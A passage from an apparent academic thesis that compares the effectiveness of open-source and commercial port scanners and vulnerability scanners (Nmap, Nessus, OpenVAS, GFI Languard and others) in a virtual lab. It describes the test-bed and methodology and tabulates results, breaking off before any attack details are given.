Together with the surge of today highly developed technology, mobile devices have become more and more popular. This means the number of mobile devices like smart-phones, tablets have increased drastically, especially in work environment. As more and more apps are built for these devices, one of the consequences of this tendency is that companies have to face the risk of information leaking via such devices. As a result, security experts might now be required to conduct penetration tests on mobile devices as well.

Moreover, with particular regard to the human aspect in work environment, enterprise owners might be interested in how vulnerable their employees are, in terms of how they handle company's confidential information. With various social engineering techniques, a penetration testing team attempts to exploit as much information as possible from the employees, and then uses the obtained information to break into the system. Such effort not only identifies potential threats to the organization but also increases security awareness of the employees under test. However, during and after the test, the participants might feel being offended at some degree. Therefore, this kind of test should be planned and designed with extra cautions as well as serious considerations.

2.6 Conclusions

Obviously, with the enormous number of available penetration testing tools, a list of criteria to evaluate the effectiveness of a particular tool is clearly necessary. Several suggested merits should be considered are practicality, test coverage, accuracy, breadth of testing, ease of use, and cost.

Practicality indicates the time and resource needed to carry out an attack (Halfond *et al.*, 2011, pp. 195-214). The test coverage refers to the ability to test all known kinds of vulnerabilities related to the product that has been developed. Accuracy answers the question of how large is the number of false positives, as well as unidentified vulnerabilities. Breadth of testing involves the ability to use the tool on non-Microsoft platforms like Unix, Linux, Mac, FreeBSD, the ability to test common website vulnerabilities, and support standard web protocols for fuzzing and testing. The ease of use refers to various perspectives of the tool, for example, the interface must be intuitive and easy to use, the installation must not be difficult, tasks should be accomplished quickly, automated tests should be easy to maintain. The last point to be considered is cost which should be consistent with estimated price range and comparable vendor products (Michael *et al.*, 2005).

Up to now, there has been several studies focusing on this issue, for example, Austin *et al*. (2013, pp. 1279-1288) presents a study to compare the efficiency and effectiveness of different penetration techniques, namely exploratory manual penetration testing, systematic manual penetration testing, automated penetration testing, and automated static analysis. Another study evaluating several commercial products including HP WebInspect, IBM Rational AppScan, and Acunetix Web Vulnerability Scanner, in terms of false positive rate, is presented by Vieira *et al.* (2009). As a result, it can be clearly seen that more researches on this matter should be conducted, especially with free open source tools, in order to provide the community more reliable references when opting suitable penetration testing products.

Summing up, penetration testing is essentially significant for organizations to fortify their system security. With an appropriate approach coupled with appropriate tools, penetration testing is able to reveal potential vulnerabilities, as well as determine whether those possibly dangerous flaws are actual threats to the system. Depending on particular requirements of each company, a penetration testing can be conducted in various manners including black-box testing, white-box testing, or grey-box testing; full knowledge or zero knowledge testing. Also relying on the requirement of the client, scope of a penetration test is decided, which will later lead to the best-suited methodology/approach to perform the test. Some models of penetration testing are additionally introduced in the report for wider references.

Last but not least, automated tools play an amazingly important role in the process of penetration testing. With the right tools in hands which can take care of most time-consuming tasks, penetration testers would have more time to focus on more complicated works that require manual performance. Therefore, the test could be sped up tremendously. Unfortunately, choosing one cost-effective and suitable penetration testing tool is quite challenging sometimes, especially with a huge number of tools available on the market. As mentioned before, studies on the effectiveness of penetration testing tools are relatively limited. Obviously, more researches on this issue should be conducted to provide the community more reliable information and evidences so that penetration testers may come up with more informed decisions when looking for the most effective testing tools.

Chapter 3 Research Methodology

The main objective of this chapter is to present the quantitative experimental methodology applied to this research. The following section introduces several studies related to the respective field of penetration testing, while the next part outlines primary research questions. The design of the research and data requirements, are described in deep details in section 3.4 followed by section 3.5 that points out some limitations of the research. Finally, the chapter is concluded in section 3.6 together with expected outcomes of the thesis.

3.1 Related Studies

As mentioned in chapter 2 – the literature review, penetration testing is essentially necessary for companies to precisely assess their security on either physical level e.g. facilities, premises, IT networks, or application level e.g. web applications, core business applications. A wide range of tools and techniques are born and constantly developed to serve such purpose. As the tools grow bigger and bigger in number, a question of how effective these tools are, is posed amongst security professionals and community. Therefore, many studies and researches have been conducted to seek reliable answers.

Amongst the relevant papers, Vieira *et al.* (2009) present an experiment using four widely used commercial vulnerability scanners to examine a set of 300 publicly web services. The tools used in the test include HP WebInspect, IBM Rational AppScan, and Acunetix Web Vulnerability Scanner, and another version of one of these brands. The scanners point out six different types of vulnerability, namely SQL injection, XPath injection, code execution, buffer overflow, username/password disclosure, and server path disclosure. The results indicate that different tools can detect different types of vulnerabilities, and the number of false positives is relatively high. Furthermore, the coverage in several cases is moderately low. This means many vulnerabilities probably remain undetected. Particularly, SQL injection vulnerabilities are the most prevalent in web services tested.

Similarly, Antunes and Vieira (2009) compare the effectiveness of penetration testing technique and static code analysis technique for SQL injection vulnerabilities in web services. Penetration testing uses the black-box approach with specific malicious inputs to compromise the application, while static code analysis applies the white-box method to analyze the source code in order to look for potential vulnerabilities without executing the program. The experiment focuses on two key measures of interest: coverage and false positives. The coverage portrays the percentage of existing vulnerabilities whereas the false positives represent the number of indicated vulnerabilities that in fact do not exist. The experiment involves eight web services that provide 25 operations, commercial penetration testing tools such as HP WebInspect, IBM Rational AppScan, and Acunetix Web Vulnerability Scanner; together with several static code analyzers, namely FindBugs, Yasca, and IntelliJ IDEA. The results of the study indicate that static code analysis tools provide higher coverage as opposed to penetration testing tools, yet they generate more false positives compared to the latter. One interesting finding is that different tools implementing the same approach frequently report different vulnerabilities in the same piece of code.

Concerning about the efficiency and effectiveness of penetration testing techniques, Austin *et al.* (2013) conduct three case studies on three electronic health record systems, using four vulnerability discovery techniques, namely, exploratory manual penetration testing, systematic manual penetration testing, automated penetration testing, and automated static analysis. Vulnerabilities are collected by each of the four techniques, and then classified to determine whether or not they are true positives. Vulnerabilities are also analyzed to clarify whether a particular security weakness is found by more than one technique. The result of the study aids to the empirical evidence in the way that there is no single technique capable of discovering every type of vulnerability. As pointed out by the experiment, specific set of vulnerabilities discovered by one tool is orthogonal to that of other tools. Additionally, systematic manual penetration testing and automated static analysis are strongly suggested to be performed in order to identify the vast majority of vulnerability types.

On the other hand, with a particular regard to penetration testing model, attack tree provides a formal and methodological approach to describe the security of a system-under-test (Schneier, 1999). Technically, various activities performed on the system are organized in a tree structure, with the ultimate goal as root node and many other different ways to complete that goal as leaf/sub nodes. Attack tree model is typically applied for the brain-storming process which gathers as many ideas as possible to accomplish the ultimate objective. Interestingly, in this research, attack tree is opted to model possible attacks in order to determine the most effective ones. The main tool used to generate attack tree diagrams in this study, is the open source software named Seamonster (Sourceforge.net, 2010). With attack tree diagrams created in hands, it is possible for the testers to view the attack context as a whole; thus, able to pinpoint the most effective attacks against the tested system.

3.2 Research Questions

The thesis was originally designed to seek answers for the main question of "**How effective are penetration testing tools?**" Unfortunately, such objective appears to be ambiguous, as the number of tools serve the purpose of penetration testing is surprisingly enormous. For every distinct phase in a penetration test, a large collection of tools can be utilized to achieve one specific task. As an example, in the reconnaissance phase, in order to determine how many and what services are running on the victim machine, various fingerprinting/foot-printing tools with similar functions such as Nmap, Unicornscan are available for such task. Likewise, there exist plenty of tools for vulnerability detections and analysis like Nessus, Nexpose, W3af, Burp Suite. There also exist many other tools that are significantly useful for the testers to remotely exploit the target, as well as deploy post-exploitation activities.

As a result, the scope of the research is narrowed down and more focused on assessing the effectiveness of several selected penetration testing tools (mostly open source) available in the security community. The study now attempts to find solutions for the following research questions (RQ).

RQ 1: Which is the most effective service fingerprinting tool amongst selected ones?

RQ 2: Which is the most effective vulnerability scanning tool amongst selected ones?

In parallel, based on the information generated by the selected tools, different combinations of attacks are performed on the system-under-test and then, organized into attack tree diagrams in order to resolve the question of:

RS 3: What are the most effective attacks on the experimental host?

So as to successfully find out accurate answers for the above questions, the research is designed as the following section.

3.3 Research Design and Data Requirements

3.3.1 Research design.

So as to acquire rational solutions for the formed research questions, the quantitative experimental research methodology is opted. The respective approach is apparently suitable for the purpose of the research, owing to the fact that it provides statistical information that can be used to evaluate the performance of selected penetration testing tools. Furthermore, it is useful to draw cause-and-effect conclusions which precisely reflect the relationship between vulnerabilities and exploitations. Based on this, reasonable recommendations can be made to address those security weaknesses. Nevertheless, such methodology suffers the drawback of not being able to generalize in real world environment due to a number of unaccounted variables.

The experimental test-bed is a simple network comprising of attacker's side and victim's side built in a virtual simulation environment. The research is carried out in two primary stages. The first stage involves collecting statistical information of penetration testing tools' performance such as response time, number of running services identified, number of vulnerabilities detected. Later, this information will be analyzed and compared to evaluate the effectiveness of each tool.

The second phase of the research makes use of such information to pinpoint potential attack surfaces and attempt to compromise the target on many different levels using the Metasploit Framework – a popular free open source penetration testing tool. The research mostly focuses on network/host vulnerabilities, web application vulnerabilities or other related attack vectors are not in the scope of the study. Successful breaches will be then gathered together and organized in attack trees generated by the modeling tool - Seamonster. By analyzing these attack tree diagrams, most effective attacks can be clearly revealed. The less effort and stages required to accomplish the ultimate goal, the more effective the attack is. In addition, practical recommendations to remediate such security weaknesses are provided.

3.3.2 Data requirements.

In the first stage of the experiment, within the virtual simulation environment, several fingerprinting tools are used to identify services running on the experimental hosts, and vulnerability scanners are used to search for potential weaknesses. Expected data of the process is the statistics that reflects the performance of the respective tools. The required data at this stage includes tools' response time, number of services identified, number and severity of vulnerabilities detected. The main outputs of this process are graphs and tables which are based on to determine the effectiveness of the selected tools.

The obtained data in stage one is significantly important to the second phase of the research. It provides valuable information for the task of discovering potential vulnerabilities on the system. Once possible attack surfaces on each particular host are clearly named, various combinations of attacks will be deployed in order to gain access to the system at certain levels. Successful and latent attacks are noted and treated as inputs to generate attack tree diagrams which are carefully analyzed later to point out most efficient moves. Attack tree diagrams of each particular host are primary products of this stage. The effectiveness of each attack is determined by the required amount of effort and the number of steps/stages undertaken to reach the ultimate goal.

3.4 Limitations of the Research

Despite its significance, the research suffers several restraints. One of the issues is the number of penetration testing tools adopted to conduct the experiment. The number of tools is not wide enough to provide the community a more general look at the effectiveness of penetration testing tools. Hence, further studies should be conducted with more tools involved in order to render more precise and reliable references to the security community. Another limitation of the research is that some other characteristics such as usability, cost, accuracy in terms of false positives/negatives rate, are not inspected. These factors are also important for more accurate evaluation.

Last but not least, the simulation test-bed is kept as simple as possible with one side of attacker and victims on another. Although the statistics collected from this virtual environment can be treated as baseline performance of selected tools, the figures might be drastically impacted in a more complicated environment, or in a real world system. Yet to be told, points of entry, which can be exploited to compromise the experimental system, might mostly be different from those on a fully functional network where various defense mechanisms like firewalls, intrusion detection systems, and security policies are properly installed.

3.5 Expected Outcomes and Conclusion

In spite of the limitations mentioned above, the study is still valuable in its own way. The expected outcomes are anticipated answers for the research questions described in section 3.2. One of the required outcomes is quantitative graphs and tables that reflect the performance of selected penetration testing tools. The figures are used as source to determine the effectiveness of the tools. The other primary output of the study is attack tree diagrams generated from completed or possible attacks on experimental hosts. The graphs are then analyzed to pinpoint most effective attacks.

Summing up, this chapter has presented a comprehensive review of related works and researches in the respective field of penetration testing. Questions, for which the research tries to seek answers, are clearly stated in section 3.2; while section 3.3 explicitly explains the adopted methodology in deep details in order to achieve announced goals. Some limitations of the study are also pointed out. Ultimately, the research aims to contribute useful references to the community of information security regarding the penetration testing tools' performance, plus an interesting approach to outline effective attacks carried out on the system-under-test.

Chapter 4 Research Findings

Strictly follow the research design depicted in chapter 3, this chapter primarily portrays the whole view of the entire experimental environment together with the testing scenarios in richer details. Main research findings are also presented to help determine the effectiveness of selected tools, as well as identify effective attacks on each particular host.

4.1 Approach

As described earlier, the experiment is conducted in two phases. The first phase involves observing the performance of pre-selected penetration testing tools. The tools include service fingerprinting software and vulnerability scanners. Performance metrics such as number of services identified, response time, and number of vulnerabilities detected are captured and organized into various quantitative graphs and tables in order to precisely reflect the tools' effectiveness.

In the second phase of the experiment, based on the attack surfaces provided by the first phase, various combination of attacks are deployed on the experimental hosts in order to acquire the highest privileges. The ultimate aim of such process is to obtain root's privilege on Linux-based machines, and administrator's access on Windows-based hosts. Successful penetration evidences are explicitly displayed, coupled with practical recommendations to remediate the weaknesses. Completed attacks together with potential moves are gathered and put into various attack tree diagrams for analysis so as to find out the most effective attacks against each host.

4.2 The Experimental Test-bed

The experiment is conducted in a virtual simulation environment powered by VMWare Workstation v9.0. The test-bed is a very simple network comprising of one side of attacker and victim's side on another as illustrated in the figure 4.1 below.




Figure 4.1 The experimental test-bed

Network peripherals together with characteristics and function of each are clearly depicted in the following table.

Table 4.1 The simulation network peripherals and associated functions

Network peripherals	**Operating systems**	**Components**	**Funtions**
Attacker	Kali Linux 1.0.6	Metasploit Framework	To attack other hosts on the victim's side.

Deliberately vulnerable server	Metasploitable 2.0	Intentionally vulnerable services e.g. SSH, FTP, MYSQL	To demonstrate various attacks by exploiting different services.
E-mail server	Ubuntu 13.10	Iredmail	To demonstrate possible attacks on an e-mail server.
Database server	Windows XP SP3	MSSQL2008 Express	To demonstrate possible attacks on a database server.
Workstation	Windows XP SP3	A normal workstation	To demonstrate possible attacks on a workstation.

Here are a few words regarding each respective host with associated operating system and software.

- **Kali Linux:** also known as the next generation of the infamous free open source penetration testing distribution – the Backtrack 5, Kali Linux is a re-build completely adhering to Debian development with all tools reviewed and packaged (Kali.org, 2013). It contains more than 300 penetration testing tools, and most of all, it is free and always will be. More information of Kali Linux's features, as well as related knowledge can be easily found on Kali's official site at www.kali.org. The primary attacking tool used in the research is the community version of Metasploit Framework (available in Kali Linux) developed by Rapid7.
- **Metasploitable 2:** this is a deliberately vulnerable Linux virtual machine especially designed for security training, security tools testing, common penetration testing techniques practice (Sourceforge.net, 2012). In this research, Metasploitable is adopted to demonstrate different attacks on different services such as SSH, FTP, APACHE2, MYSQL.

- **MSSQL2008 Express:** a free edition of SQL server, an ideal data platform for learning and building desktop and small server applications, provided by Microsoft at www.microsoft.com. This tool is deployed on a Windows XP SP3 as an MSSQL database server.
- **Iredmail:** this is a free, open source, yet fully fledged and full-featured mail server solution. Iredmail is fast to deploy, easy to use, and stable. More info can be found at www.iredmail.org. The software is installed on an Ubuntu machine to play the role of an e-mail server.

Penetration tools under inspection are also introduced in the following table.

Table 4.2 List of penetration testing tools to be evaluated

Categories	Tools	Descriptions
Service fingerprinting	Nmap (Network mapper)	A free and open source utility for network discovery and security auditing. This tool is integrated in Kali Linux v1.0.6.
	Dmitry (Deepmagic Information Gathering Tool)	A Linux command line application coded in C language capable of gathering as much information as possible about a host. This tool is integrated in Kali Linux v.1.0.6.
	Unicornscan	A new information gathering and correlation engine tool which is useful for introducing stimulus and measuring the response from a TCP/IP device. This tool is integrated in Kali Linux v1.0.6

	GFI Languard 2014	This tool provides a comprehensive overview of network security status through patch management, vulnerability assessment and network and software auditing. The tool can also be used to foot-print services running on hosts.
Vulnerability scanner	Nessus	A vulnerability scanner allows network security professional and administrators to audit their networks by scanning ranges of Internet Protocol (IP) addresses and identifying vulnerabilities with a series of plug-ins. More info of Nessus can be found at www.tentable.com. The evaluation version of this tool is opted for this research.
	OpenVAS (Open Vulnerability Assessment System)	A free, comprehensive and powerful vulnerability scanner and vulnerability management solution available at www.openvas.org. The tool is included in Kali Linux 1.0.6.
	GFI Languard 2014	As mentioned above, more info about the tool can be found at www.gfi.com. The tool used in this research is evaluation version.

Originally, one more vulnerability scanner – the Nexpose, another product of Rapid7, is chosen to be evaluated. Unfortunately, the tool requires more resource than the physical host can offer (minimum 4 GB of RAM, 8 GB of RAM is recommended, while the physical host only has 4 GB of RAM installed). Hence, the tool is pitifully put out of the pool.

4.3 Experiments

As designed in earlier chapter, the experiment was executed in two main stages. In the first stage, the experimental hosts were scanned by different service fingerprinting tools and vulnerability scanners. The obtained quantitative results were captured and presented in various tables and graphs. Analysis would be carried out to determine how effective the tools are. With the scanning results in hands, the experiment moved to the second phase in which different attack combinations would be deployed to infiltrate each respective host. Attack results would be then gathered and treated as inputs to generate attack tree diagrams which were studied later to pinpoint most effective attacks on each particular host.

4.3.1 Stage 1 – Penetration testing tools' performance observation.

With regard to service fingerprinting tools including Dmitry, Unicornscan, Nmap, and GFI Languard, a number of scans had been operated on each host in order to reveal opening TCP ports. Judging from a perspective of a new user, most tools provide a command line user interface, except for GFI Languard which offers a professionally look. With a command line user interface, a new tester has to spend a certain amount of time and effort to read the instructions and go through the provided parameters. One the other hand, GFI Languard with a more intuitive interface is easier to operate. GFI Languard offers a number of functions such as vulnerability scanning, security issue remediating, activity monitoring, and report generating. Service fingerprinting is part of the tool's included tasks. Initial pilot tests were repeatedly performed before the experiment is actually conducted.

Since the amount of time needed for each tool to complete a scan was relatively short and equivalent (around three minutes or less), the response time was consequently excluded for inspection, and the number of opening services detected was focused on instead. The table 4.3 displays the results of such process. The average value was rounded up. Screenshots of service fingerprinting results can be found at Appendix A.

Table 4.3 Service foot-printing results

	Hosts				
Tools	**Metasploit-able**	**MSSQL server**	**E-mail server**	**Windows XP Workstation**	**Average number of detected services**
Dmitry	8	2	4	2	4
Unicornscan	20	4	8	3	9
Nmap	23	5	8	5	10
GFI Languard	23	3	8	3	9

As can be clearly seen in the above table, Nmap holds the highest score of the average number of services identified, while Unicornscan and GFI Languard produce similar results. Surprisingly, the number of opening TCP ports discovered by Dmitry was drastically low. The main reason for this is that Dmitry only scans the first 150 TCP ports. Despite this disadvantage, Dmitry still has its very own beauty which is the capability of gathering other useful information related to the target host including possible sub-domains, email addresses, uptime data, whois lookup, and more.

Moving to vulnerability scanners' performance, the three selected tools, namely, Nessus, OpenVAS, and GFI Languard were sequentially opted to perform scans on the experimental hosts. Also from the view of a new user, the tools provide distinct user interfaces. Interestingly, the user interface of Nessus is significantly simple and straightforward. Nessus's users solely need to create scanning policies which specify scanning requirements such as host discovery, network assessment, or web application vulnerability scanning. With the chosen policy and a defined target, a scan is ready for action. On the contrary, the user interfaces of GFI Languard and OpenVAS are relatively more sophisticated at some degree. The problem of GFI Languard is the large number of functional tabs and icons which may confuse its user.

With OpenVAS, the tool is relatively difficult for new user to run as it requires targets to be defined, and scan jobs to be created. Furthermore, OpenVAS does not provide any tutorial, and the wizard scanning is not so helpful due to the lack of scanning configuration it provides. User interface screenshots of each particular tool are taken and displayed in Appendix B section.

Apart from user interface, the required amount of time for each tool to finish a scan, the number of vulnerabilities detected, and the vulnerability severity categorized by each tool, were noted for further analysis. On top of the list, table 4.4 presents the collected response time of each tool (measured in minutes). The values were measured in minutes and rounded up.

Table 4.4 Vulnerability scanners' response time results

	Hosts				
Tools	**MSSQL server**	**Metasploitable**	**E-Mail server**	**Windows XP workstation**	**Average response time**
Nessus	2	7	3	2	3
OpenVAS	9	26	16	9	15
GFI Languard	2	3	10	2	4

Table 4.4 clearly shows that Nessus and GFI Languard provide swifter performance with average response time of 3 minutes and 4 minutes, respectively. Particularly, OpenVAS requires more time to complete a scan with an average of 15 minutes needed. This amount of time is fivefold that of Nessus, and almost four times longer compared to that of GFI Languard.

With special regard to scanner's coverage that refers to the number of vulnerabilities identified by a tool, table 4.5 illustrates the scanning outcomes. The presented average values were as well rounded up. For the records, 'Basic Network

Scan' policy was opted for Nessus, 'Full and Deep Scan' configuration was chosen for OpenVAS, and finally, 'Full Vulnerability Assessment' scanning type was selected for GFI Languard.

Table 4.5 Vulnerability scanning results

	Hosts				
Tools	**MSSQL server**	**Metasploitable**	**E-mail server**	**Windows XP workstation**	**Average number of vulnerabilities**
Nessus	12	32	18	13	19
OpenVAS	9	81	8	14	28
GFI Languard	0	14	6	0	5

From the table 4.5, it is safe to utter that different vulnerability scanners generate divergent results. One typical example is that, on the Metasploitable host, while Nessus discovers 32 vulnerabilities, GFI Languard can only detects half of that, and OpenVAS amazingly points out a huge number of 81 vulnerabilities identified. In a more general view, OpenVAS is on the first position with an average of 28 vulnerabilities revealed. Nessus comes second with 19 vulnerabilities in average and the last place belongs to GFI Languard with only 5 of those.

For more details, scanning results are also presented in graphical charts in figure 4.2, in order to demonstrate the number of vulnerabilities detected together with their associated severity. The results were categorized by each respective tool. As Nessus has four degrees of vulnerability severity, namely, critical, high, medium, and low; while OpenVAS and GFI Languard have three including high, medium, and low; henceforth, the 'critical' and 'high' severity in Nessus are combined into 'high' for easier comparison. On the side notes, the three tools generate a large number of ‘info’ and ‘logs’ entries which are not included for assessment. Vulnerabilities scanning screenshots are also attached in Appendix C.




Figure 4.2 Vulnerability scanning results from each tool

Figure 4.2 states a fact that Nessus and OpenVAS reveal more security weaknesses compared to that of GFI Languard. Not only comes with the least number of vulnerabilities discovered, GFI Languard also pinpoint no high threats on the experimental hosts. This is surprisingly different from the results generated by the others. Nevertheless, the unusually high number of vulnerabilities found by OpenVAS, especially on the Meatasploitable host, inevitably poses questions regarding its accuracy. The results found in this stage will be discussed later in chapter 5.

4.3.2 Stage 2 – Hosts penetration.

With the service fingerprinting and vulnerability scanning results in hands, the experiment moved to stage 2. A wide range of attack combinations were promptly executed in order to compromise the experimental hosts. Feasible attacks, yet to be demonstrated in the research, were also included and presented by dash-lines in the attack tree diagrams. According to the proposed approach, after the attacks are accomplished, attack tree diagrams will be built for further analysis. However, to avoid potential confusions and allow more understandable attack flows, attack tree diagrams of each host would be initially displayed and followed by attack's explanations.

The Metasploit Framework available in Kali Linux was mainly used to infiltrate the victims. One additional point should be noticed in this section is that due to the inconvenience of putting attacks' names in the attack tree diagrams, the attacks will be represented by numbers and explained in the following tables.

4.3.2.1 Metasploitable.

Attack tree diagram of Metasploitable together with the description table are displayed in figure 4.3 and table 4.6, collectively. Independent attacks including attack 1, 2, 12, 13, and 14 are demonstrated first, followed by other multi-stage attacks.

